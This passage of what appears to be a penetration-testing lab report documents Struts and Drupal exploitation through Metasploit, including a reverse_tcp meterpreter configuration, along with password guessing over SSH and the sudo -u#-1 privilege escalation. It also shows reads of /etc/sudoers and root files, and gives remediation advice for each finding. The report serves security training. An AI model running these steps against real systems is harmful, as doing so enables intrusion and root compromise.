




Image 4, below, shows the results of running cat /etc/sudoers, and reveals flag 8.



Further enumeration of this machine exposed the location of flag 9, by using the command: cat group, as seen in Image 5 below.

	
Affected Hosts	192.168.13.11 :: Port 80
Remediation	Patch and update all software and services as this is a well known vulnerability and likely will be resolved in newer versions. In addition to patching, this attack can be avoided by not processing user data directly as variables in bash code. An example of this is to base64 encode user input as it is stored in a variable. Sanitizing user input can disrupt the attack before it is able to be successful. Monitor logs for evidence of attempted and/or successful command execution.

Vulnerability 22	Findings
Title	Struts - CVE-2017-5638
Type (Web app / Linux OS / WIndows OS)	Linux OS

Risk Rating	Critical
Description	Utilizing the results of the nessus scan from a previous vulnerability, it was determined that a Struts (CVE-2017-5638) vulnerability is present. Using metasploit, a payload that takes advantage of this vuln. was sent to the targeted system, and a meterpreter session was opened. Within this shell, system information was enumerated and a file was downloaded and contents extracted in order to find the flag.
Images	# Image 1 shows the payload and payload options used  root@kali: ~ File Actions Edit View Help docker × zenmap × root@kali: ~ × msf6 exploit(multi/http/struts2_content_type_ognl) > options Module options (exploit/multi/http/struts2_content_type_ognl): Name Current Setting Required Description Proxies no A proxy chain of format type:host:port[,type:host:port][...] RHOSTS 192.168.13.12 yes The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit RPORT 8080 yes The target port (TCP) SSL false no Negotiate SSL/TLS for outgoing connections TARGETURI /struts2-showcase/ yes The path to a struts application action VHOST no HTTP server virtual host Payload options (linux/x64/meterpreter/reverse_tcp): Name Current Setting Required Description LHOST 172.30.221.55 yes The listen address (an interface may be specified) LPORT 4444 yes The listen port Exploit target: Id Name 0 Universal Read data files from: /usr/bin/../share/nmap OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 256 IP addresses (6 hosts up) scanned in 53.75 seconds Raw packets sent: 6644 (289.036KB) | Rcvd: 6105 (249.160KB) Filter Hosts Now that you have successfully downloaded Kali Linux, here are some good resources to help you get started. 8:04 PM 2/19/2024 # Image 2 shows the successful meterpreter session opened








Image 3 shows the location of flag 10 (Linux)




#Image 4 shows the file downloaded


	 # Finally, image 5 shows the contents of flag 10 
Affected Hosts	192.168.13.12 :: Port 8080
Remediation	This can be patched by updating to Struts versions 2.5, 33, 6.3 or 0.2 or greater. As there are no workarounds mentioned by Apache advisory, upgrading is the only recommended action.

Vulnerability 23	Findings
Title	Drupal - CVE-2019-6340
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using previous scanning information, this system was shown to be running drupal. Within metasploit, a payload that takes advantage of this was used to successfully create a meterpreter session.

Images	# Image 1 shows the drupal payload options  # Image 2 shows successful exploit, revealing the username www-data, which is flag 11.

	
Affected Hosts	192.168.13.13 :: Port 80
Remediation	Update regularly and subscribe to drupal security announcements and vulnerability alerts to stay up to date on potential risks. Use strong passwords, restrict drupal access to authenticated URLs, and use of a 2FA could all help to make attacks against this vulnerability less successful.

Vulnerability 24	Findings
Title	CVE-2019-14287 (PrivEsc) & username as password
Type (Web app / Linux OS / WIndows OS)	Linux OS
Risk Rating	Critical
Description	Using information gained in the reconnaissance phase, the username alice was shown to be able to connect via SSH. Attempting to SSH to alice@192.168.13.14 was successful and asked for a password. Using password guessing, I used the username as the password and was successfully able to login. After successfully gaining access to alice's account, a privilege escalation exploit was used to gain root access, by issuing the command sudo -u#-1

	This exploit was successful due to the configuration of the sudoers file, as alice is able to bypass the sudo rule by specifying a target user, (the '#-1' option) The flag was then located within the root directory, and was able to be seen using cat /root/flag12.txt
Images	# Image 1 shows the successful SSH connection to alice's account  # Image 2 shows the successful privilege escalation command, as well as the configured sudoers file which allows this exploit to take place.


